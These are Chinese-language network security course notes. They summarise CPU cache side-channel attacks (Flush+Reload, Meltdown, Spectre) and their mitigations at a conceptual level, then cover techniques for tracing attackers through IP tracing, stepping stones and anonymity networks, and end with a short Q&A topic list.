- 分析利用密码系统实现时泄露的的外信息推到密码系统中的秘密参数。计算错误、执行时间、能量消耗、电磁辐射等信道得到了深入研究


7.1 CPU缓存原理

- 原理：



7.2 侧信道攻击*


- 原理：



- Flush-Reload 技术：
刷新处理器缓存、访问存储器S位置、检查缓存中的是哪一个

7.3 熔断攻击*

- 思路：



- 对策：
原因在于CPU硬件。只能在操作系统中开发变通方法。
例如KASLR（内核地址空间布局随机化），不映射用户空间任何内核内存（中断处理程序等一些除外），用户级程序不能直接使用内核内存地址

7.4 幽灵攻击*

- 思路：
训练CPU区真分支 -> 刷新处理器缓存 -> 引用受害者 -> 重新加载，检查缓存中哪个

8. 追踪溯源技术


8.1 追踪溯源概述

- 概述：

网络攻击者大多使用伪造IP或跳板，防御很难确定攻击源具体身份位置，难以指定防御措施。攻防中需要掌握信息优势，网络追踪溯源目标是探知攻击者身份、攻击点位置、攻击路径，指定防护反制措施


- 基本概念：

涉及到的角色包括攻击者、受害者、跳板、僵尸机、反射器等



追踪溯源指确定攻击者账号身份信息、IP地址、MAC地址、地理位置、攻击环节等。

- 目标层次：



- 攻击主机追踪溯源：

IP追踪，技术有：利用路由器调试接口输入调试追踪；ICMP追踪；源路径隔离引擎等。

典型问题有：是否需要对网络设备改造；是否对单个数据包追踪；前期是否需要对数据包特征信息了解等。

- 控制主机追踪溯源：

目标是确定控制主机，需要关注的问题有：实时监测主机内部检测行为；对当前主机系统日志信息分析、所有状态进行捕获；分析数据流展开识别；分析网络行为变化和因果关系

- 攻击者追踪溯源：

攻击者和攻击主机的因果关系，分为四大步：网络空间上事件信息确认；物理世界事件信息确认；关系分析；因果确定。

- 攻击组织追踪溯源：

整个攻击事件的幕后组织结构全面分析。

追踪溯源网络环境不同可分为：域内追踪溯源；跨域追踪溯源。前者为协作网域追踪溯源，后者为非协作网域追踪溯源

8.2 追踪溯源面临的挑战

攻击者为隐藏身份在实施攻击前会渗透数台计算机为跳板、反射器、僵尸机；还经常借助匿名通信系统的天然匿名性展开攻击。

- 跳板的挑战：
中间跳板加后门躲避登录日志检查；跳板链中使用不同类型连接增加数据流关联难度；跳板间加密；引入时间扰乱；添加包重组和垃圾包干扰
- 匿名系统的挑战：
基于消息的匿名系统；基于流的匿名系统；
- 其他挑战：
TCP/IP协议的源无验证机制；Internet基础设施无状态性；个人隐私保护法律法规不周全；新技术如VPN、NAT等；

8.3 追踪溯源典型技术

- IP追踪技术



输入调试法：要求路由器必须有输入调试能力，且依赖于ISP的合作，跟踪慢，只能在发起时追踪。

泛洪控制法：本身是DoS，需要Internet拓扑图和上游主机合作

- 跳板攻击溯源技术
 - 基于主机的溯源方法：
 - 被动溯源技术：分布式入侵检测系统（DIDS）；呼叫识别系统（CIS）；会话令牌协议（STOP）
 - 主动溯源技术：Caller ID
 - 基于网络的溯源方法：依据网络连接的属性溯源，主要技术：基于偏差的方法；基于网络的反应式方法；流关联技术
- 针对匿名通信系统的追踪溯源技术
 - 协议脆弱性攻击
 - 流量分析攻击

8.4 追从溯源技术发展趋势

- 大尺度网络中的传播源定位技术
- 基于软件基因的网络攻击追踪溯源技术
- 基于网络大数据的网络攻击溯源技术
- 多手段融合的追踪溯源技术

答疑

Q&A

- 栈溢出
- TCP攻击中劫持目标主机后输入冻结的原因
- TCP实验中劫持后相应终端也被冻结